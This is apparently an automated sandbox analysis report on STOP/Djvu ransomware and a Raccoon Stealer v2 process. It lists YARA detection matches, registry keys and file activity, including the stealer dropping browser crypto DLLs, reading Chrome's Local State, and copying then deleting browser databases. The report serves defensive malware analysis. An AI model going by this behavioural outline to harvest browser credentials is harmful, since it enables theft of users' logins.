Source: 00000012.00000000.404293183.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_Djvu, Description: Yara detected Djvu Ransomware, Source: 00000012.00000000.404293183.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: MALWARE_Win_STOP, Description: Detects STOP ransomware, Source: 00000012.00000000.404293183.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: ditekSHen • Rule: Windows_Ransomware_Stop_1e8d48ff, Description: unknown, Source: 00000012.00000000.404293183.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: unknown • Rule: SUSP_XORed_URL_in_EXE, Description: Detects an XORed URL in an executable, Source: 00000012.00000000.425225650.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_Djvu, Description: Yara detected Djvu Ransomware, Source: 00000012.00000000.425225650.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: MALWARE_Win_STOP, Description: Detects STOP ransomware, Source: 00000012.00000000.425225650.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: ditekSHen • Rule: Windows_Ransomware_Stop_1e8d48ff, Description: unknown, Source: 00000012.00000000.425225650.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: unknown • Rule: SUSP_XORed_URL_in_EXE, Description: Detects an XORed URL in an executable, Source: 00000012.00000000.428495458.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_Djvu, Description: Yara detected Djvu Ransomware, Source: 00000012.00000000.428495458.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: MALWARE_Win_STOP, Description: Detects STOP ransomware, Source: 00000012.00000000.428495458.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: ditekSHen • Rule: Windows_Ransomware_Stop_1e8d48ff, Description: unknown, Source: 00000012.00000000.428495458.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: unknown

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40CFAC	InternetOpenUrlW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40CFAC	InternetOpenUrlW
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40CFAC	InternetOpenUrlW
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40CFAC	InternetOpenUrlW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40CFAC	InternetOpenUrlW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40CFAC	InternetOpenUrlW
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40CFAC	InternetOpenUrlW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40CFAC	InternetOpenUrlW
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40CFAC	InternetOpenUrlW
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40CFAC	InternetOpenUrlW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40CFAC	InternetOpenUrlW
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40CFAC	InternetOpenUrlW

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: explorer.exe PID: **4540**, Parent PID: **3320**

General

Target ID:	19
Start time:	17:34:59
Start date:	03/10/2022
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\explorer.exe
Imagebase:	0x7ff75ed40000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\48cbdb50	success or wait	1	3437B8	RegCreateKeyExW

Analysis Process: AppLaunch.exe PID: **100968**, Parent PID: **416**

General

Target ID:	20
Start time:	17:35:17
Start date:	03/10/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\AppLaunch.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\AppLaunch.exe
Imagebase:	0xff0000
File size:	98912 bytes
MD5 hash:	6807F903AC06FF7E1670181378690B22
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_RaccoonV2, Description: Yara detected Raccoon Stealer v2, Source: 00000014.00000003.430460941.0000000000994000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_RaccoonV2, Description: Yara detected Raccoon Stealer v2, Source: 00000014.00000003.429527772.000000000095D000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_RaccoonV2, Description: Yara detected Raccoon Stealer v2, Source: 00000014.00000002.491953856.0000000000997000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	3B8C3B	HttpSendRequestW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	3B8C3B	HttpSendRequestW
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	3B8C3B	HttpSendRequestW
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	3B8C3B	HttpSendRequestW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	3B8C3B	HttpSendRequestW
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	3B8C3B	HttpSendRequestW
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	3B8C3B	HttpSendRequestW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	3B8C3B	HttpSendRequestW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	3B8C3B	HttpSendRequestW
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	3B8C3B	HttpSendRequestW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	3B8C3B	HttpSendRequestW
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	3B8C3B	HttpSendRequestW
C:\Users\user\AppData\LocalLow\nss3.dll	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file	success or wait	1	3B93C6	CreateFileW
C:\Users\user\AppData\LocalLow\msvcp140.dll	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file	success or wait	1	3B93C6	CreateFileW
C:\Users\user\AppData\LocalLow\vcruntime140.dll	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file	success or wait	1	3B93C6	CreateFileW
C:\Users\user\AppData\LocalLow\mozglue.dll	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file	success or wait	1	3B93C6	CreateFileW
C:\Users\user\AppData\LocalLow\freebl3.dll	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file	success or wait	1	3B93C6	CreateFileW
C:\Users\user\AppData\LocalLow\softokn3.dll	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file	success or wait	1	3B93C6	CreateFileW
C:\Users\user\AppData\LocalLow\sqlite3.dll	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file	success or wait	1	3B93C6	CreateFileW
C:\Users\user\AppData\LocalLow\GOpRcXXjoWmm	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	3B29FD	CopyFileW
C:\Users\user\AppData\LocalLow\22wTvv5mR62E	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | synchronous io non alert | non directory file	success or wait	1	3B2EFD	CopyFileW
C:\Users\user\AppData\LocalLow\Zsrw9A4N7Zio	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | synchronous io non alert | non directory file	success or wait	1	3B3886	CopyFileW
C:\Users\user\AppData\LocalLow\rE5287BD83io	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | synchronous io non alert | non directory file	success or wait	1	3B345F	CopyFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\LocalLow\GOpRcXXjoWmm	success or wait	1	3B2CA5	DeleteFileW
C:\Users\user\AppData\LocalLow\22wTvv5mR62E	success or wait	1	3B3245	DeleteFileW
C:\Users\user\AppData\LocalLow\Zsrw9A4N7Zio	success or wait	1	3B39CD	DeleteFileW
C:\Users\user\AppData\LocalLow\rE5287BD83io	success or wait	1	3B3751	DeleteFileW
C:\Users\user\AppData\LocalLow\zpW7O7U8iJFQ	success or wait	1	3B907F	DeleteFileW
C:\Users\user\AppData\LocalLow\nss3.dll	success or wait	1	3B8A43	DeleteFileW
C:\Users\user\AppData\LocalLow\sqlite3.dll	success or wait	1	3B8A62	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\LocalLow\nss3.dll	0	2048	4d 5a 78 00 01 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 78 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 24 00 00 50 45 00 00 4c 01 06 00 fd fd 39 62 00 00 00 00 00 00 00 00 fd 00 22 21 0b 01 0e 00 00 fd 19 00 00 26 05 00 00 00 00 00 fd 01 15 00 00 10 00 00 00 00 00 00 00 00 00 10 00 10 00 00 00 02 00 00 06 00 01 00 00 00 00 00 06 00 01 00 00 00 00 00 00 60 1f 00 00 04 00 00 fd fd 1f 00 02 00 40 41 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 fd 21 1d 00 5c fd 00 00 54 fd 1d 00 40 01 00	MZx@x!L!This program cannot be run in DOS mode.$PEL9b"!&`@A!\T@	success or wait	998	3B9406	WriteFile
C:\Users\user\AppData\LocalLow\msvcp140.dll	0	2048	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 0e 1f fd 0e 00 fd 09 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 53 31 43 fd fd 5f 10 fd fd 5f 10 fd fd 5f 10 29 6e fd 10 fd fd 5f 10 fd fd fd 10 fd fd 5f 10 fd fd 5e 10 22 fd 5f 10 da 5e 11 fd fd 5f 10 da 5c 11 fd fd 5f 10 da 5b 11 fd fd 5f 10 da 5a 11 fd fd 5f 10 da 5f 11 fd fd 5f 10 da fd 10 fd fd 5f 10 da 5d 11 fd fd 5f 10 52 69 63 68 fd fd 5f 10 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MZ@!L!This program cannot be run in DOS mode.$1C___)n__^"_^__[_Z____]_Rich_	success or wait	220	3B9406	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\LocalLow \vcruntime140.dll	0	2048	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 fd fd fd 44 fd fd fd fd fd fd fd fd fd fd 30 38 65 fd fd fd fd fd fd fd 19 fd fd fd fd fd fd fd fd fd fd fd fd 09 fd fd fd fd fd fd 0e fd fd fd fd fd fd 0f fd fd fd fd fd fd 0a fd fd fd fd fd fd fd 75 fd fd fd fd fd fd 08 fd fd fd fd fd 52 69 63 68 fd fd fd fd 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 fd 28 fd 5b 00 00 00 00 00 00 00 00 fd 00 22	MZ@!L!This program cannot be run in DOS mode.$08euRichPEL(["	success or wait	40	3B9406	WriteFile
C:\Users\user\AppData\LocalLow \mozglue.dll	0	2048	4d 5a 78 00 01 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 78 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 24 00 00 50 45 00 00 4c 01 07 00 fd fd 39 62 00 00 00 00 00 00 00 00 fd 00 22 21 0b 01 0e 00 00 18 08 00 00 56 01 00 00 00 00 00 fd 2f 04 00 00 10 00 00 00 00 00 00 00 00 00 10 00 10 00 00 00 02 00 00 06 00 01 00 00 00 00 00 06 00 01 00 00 00 00 00 00 fd 09 00 00 04 00 00 fd fd 09 00 02 00 40 41 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 fd fd 08 00 63 51 00 00 10 0e 09 00 2c 01 00	MZx@x!L!This program cannot be run in DOS mode.$PEL9b"!V/@AcQ,	success or wait	307	3B9406	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\LocalLow\freebl3.dll	0	2048	4d 5a 78 00 01 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 78 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 24 00 00 50 45 00 00 4c 01 06 00 26 fd 39 62 00 00 00 00 00 00 00 00 fd 00 22 21 0b 01 0e 00 00 1a 08 00 00 36 02 00 00 00 00 00 fd 1f 08 00 00 10 00 00 00 00 00 00 00 00 00 10 00 10 00 00 00 02 00 00 06 00 01 00 00 00 00 00 06 00 01 00 00 00 00 00 00 fd 0a 00 00 04 00 00 fd 0a 00 02 00 40 41 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 34 2c 0a 00 53 00 00 00 fd 2c 0a 00 fd 00 00	MZx@x!L!This program cannot be run in DOS mode.$PEL&9b"!6@A4 ,S,	success or wait	335	3B9406	WriteFile
C:\Users\user\AppData\LocalLow\softokn3.dll	0	2048	4d 5a 78 00 01 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 78 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 24 00 00 50 45 00 00 4c 01 06 00 27 fd 39 62 00 00 00 00 00 00 00 00 fd 00 22 21 0b 01 0e 00 00 fd 02 00 00 fd 00 00 00 00 00 00 fd fd 02 00 00 10 00 00 00 00 00 00 00 00 10 00 10 00 00 00 02 00 00 06 00 01 00 00 00 00 00 06 00 01 00 00 00 00 00 00 00 04 00 00 04 00 00 fd fd 04 00 02 00 40 41 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 74 76 03 00 53 01 00 00 fd 77 03 00 fd 00 00	MZx@x!L!This program cannot be run in DOS mode.$PEL'9b"!@AtvSw	success or wait	125	3B9406	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\LocalLow\sqlite3.dll	0	2048	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 12 00 22 fd 2c 62 00 76 0e 00 fd 13 00 00 fd 00 06 21 0b 01 02 19 00 0c 0b 00 00 fd 0c 00 00 0a 00 00 00 14 00 00 00 10 00 00 00 20 0b 00 00 00 fd 61 00 10 00 00 00 02 00 00 04 00 00 00 01 00 00 00 04 00 00 00 00 00 00 00 00 10 0f 00 00 06 00 00 1d 11 00 03 00 00 00 00 00 20 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 fd 0c 00 6e 2a 00	MZ@!L!This program cannot be run in DOS mode.$PEL",bv! a n*	success or wait	537	3B9406	WriteFile
C:\Users\user\AppData\LocalLow\GOpRcXXjoWmm	0	49152	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 08 00 01 01 00 40 20 20 00 00 00 02 00 00 00 17 00 00 00 00 00 00 00 00 00 00 00 19 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 02 00 2e 5b 35 05 00 00 00 01 07 fd 00 00 00 00 10 07 fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3@ .[5	success or wait	1	3B29FD	CopyFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\LocalLow\22wTvv5mR62E	0	28672	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 10 00 01 01 00 40 20 20 00 00 00 0a 00 00 00 07 00 00 00 05 00 00 00 02 00 00 00 13 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0a 00 2e 5b 35 0d 0a fd 00 04 09 fd 00 0f 67 0f fd 0d 24 09 fd 09 fd 09 fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3@ .[5g$	success or wait	1	3B2EFD	CopyFileW
C:\Users\user\AppData\LocalLow\Zsrw9A4N7Zio	0	94208	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 08 00 01 01 00 40 20 20 00 00 00 03 00 00 00 2d 00 00 00 00 00 00 00 00 00 00 00 3d 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 03 00 2e 5b 35 05 00 00 00 05 07 fd 00 00 00 00 2a 07 fd 07 fd 07 fd 07 fd 07 fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3@ -=.[5*	success or wait	1	3B3886	CopyFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\LocalLow\rE5287BD83io	0	94208	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 08 00 01 01 00 40 20 20 00 00 00 03 00 00 00 2d 00 00 00 00 00 00 00 00 00 00 00 3d 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 03 00 2e 5b 35 05 00 00 00 05 07 fd 00 00 00 00 2a 07 fd 07 fd 07 fd 07 fd 07 fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3@ -=.[5*	success or wait	1	3B345F	CopyFileW

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	61112	success or wait	1	3B1D38	ReadFile
C:\Users\user\AppData\LocalLow\GOpRcXXjoWmm	0	100	success or wait	1	61E33E79	ReadFile
C:\Users\user\AppData\LocalLow\GOpRcXXjoWmm	0	2048	success or wait	1	61E33E79	ReadFile
C:\Users\user\AppData\LocalLow\GOpRcXXjoWmm	28672	2048	success or wait	1	61E33E79	ReadFile
C:\Users\user\AppData\LocalLow\22wTvv5mR62E	0	100	success or wait	1	61E33E79	ReadFile
C:\Users\user\AppData\LocalLow\22wTvv5mR62E	0	4096	success or wait	1	61E33E79	ReadFile
C:\Users\user\AppData\LocalLow\Zsrw9A4N7Zio	0	100	success or wait	1	61E33E79	ReadFile
C:\Users\user\AppData\LocalLow\Zsrw9A4N7Zio	0	2048	success or wait	1	61E33E79	ReadFile
C:\Users\user\AppData\LocalLow\rE5287BD83io	0	100	success or wait	1	61E33E79	ReadFile
C:\Users\user\AppData\LocalLow\rE5287BD83io	0	2048	success or wait	1	61E33E79	ReadFile
C:\Users\user\AppData\LocalLow\zpW7O7U8iJFQ	unknown	105051	success or wait	1	3B9052	ReadFile

Disassembly

⊘ **No disassembly**